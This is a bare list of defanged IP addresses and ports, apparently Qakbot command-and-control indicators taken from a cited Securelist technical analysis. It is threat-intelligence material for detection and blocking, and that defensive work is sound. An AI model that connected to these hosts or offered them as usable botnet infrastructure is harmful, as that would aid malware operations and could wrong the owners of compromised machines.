149.28.101[.]90:443 98.192.185[.]86:443 174.104.22[.]30:443

149.28.99[.]97:995 189.210.115[.]207:443 142.117.191[.]18:2222

149.28.101[.]90:8443 68.204.7[.]158:443 189.146.183[.]105:443

92.59.35[.]196:2222 75.137.47[.]174:443 213.60.147[.]140:443

45.63.107[.]192:995 24.229.150[.]54:995 196.221.207[.]137:995

45.63.107[.]192:443 86.220.60[.]247:2222 108.46.145[.]30:443

45.32.211[.]207:8443 193.248.221[.]184:2222 187.250.238[.]164:995

197.45.110[.]165:995 151.205.102[.]42:443 2.7.116[.]188:2222

45.32.211[.]207:2222 71.41.184[.]10:3389 195.43.173[.]70:443

96.253.46[.]210:443 24.55.112[.]61:443 106.250.150[.]98:443

172.78.59[.]180:443 24.139.72[.]117:443 45.67.231[.]247:443

90.65.234[.]26:2222 72.252.201[.]69:443 83.110.103[.]152:443

47.22.148[.]6:443 175.143.92[.]16:443 83.110.9[.]71:2222

149.28.101[.]90:995 100.2.20[.]137:443 78.97.207[.]104:443

207.246.77[.]75:2222 46.149.81[.]250:443 59.90.246[.]200:443

144.202.38[.]185:995 207.246.116[.]237:8443 80.227.5[.]69:443

45.77.115[.]208:995 207.246.116[.]237:995 125.63.101[.]62:443

149.28.101[.]90:2222 207.246.116[.]237:443 86.236.77[.]68:2222

45.32.211[.]207:443 207.246.116[.]237:2222 109.106.69[.]138:2222

149.28.98[.]196:443 45.63.107[.]192:2222 84.72.35[.]226:443

45.77.117[.]108:443 71.163.222[.]223:443 217.133.54[.]140:32100

144.202.38[.]185:2222 98.252.118[.]134:443 197.161.154[.]132:443

45.77.115[.]208:8443 96.37.113[.]36:993 89.137.211[.]239:995

45.77.115[.]208:443 27.223.92[.]142:995 74.222.204[.]82:995

207.246.77[.]75:995 24.152.219[.]253:995 122.148.156[.]131:995

45.77.117[.]108:8443 24.95.61[.]62:443 156.223.110[.]23:443

45.77.117[.]108:995 96.61.23[.]88:995 144.139.166[.]18:443

45.77.115[.]208:2222 92.96.3[.]180:2078 202.185.166[.]181:443

144.202.38[.]185:443 71.187.170[.]235:443 76.94.200[.]148:995

207.246.77[.]75:443 50.244.112[.]106:443 71.63.120[.]101:443

140.82.49[.]12:443 24.122.166[.]173:443 196.151.252[.]84:443

81.214.126[.]173:2222 73.25.124[.]140:2222 202.188.138[.]162:443

216.201.162[.]158:443 47.196.213[.]73:443 74.68.144[.]202:443

136.232.34[.]70:443 186.154.175[.]13:443 69.58.147[.]82:2078

原文链接：

https://securelist.com/qakbot-technical-analysis/103931/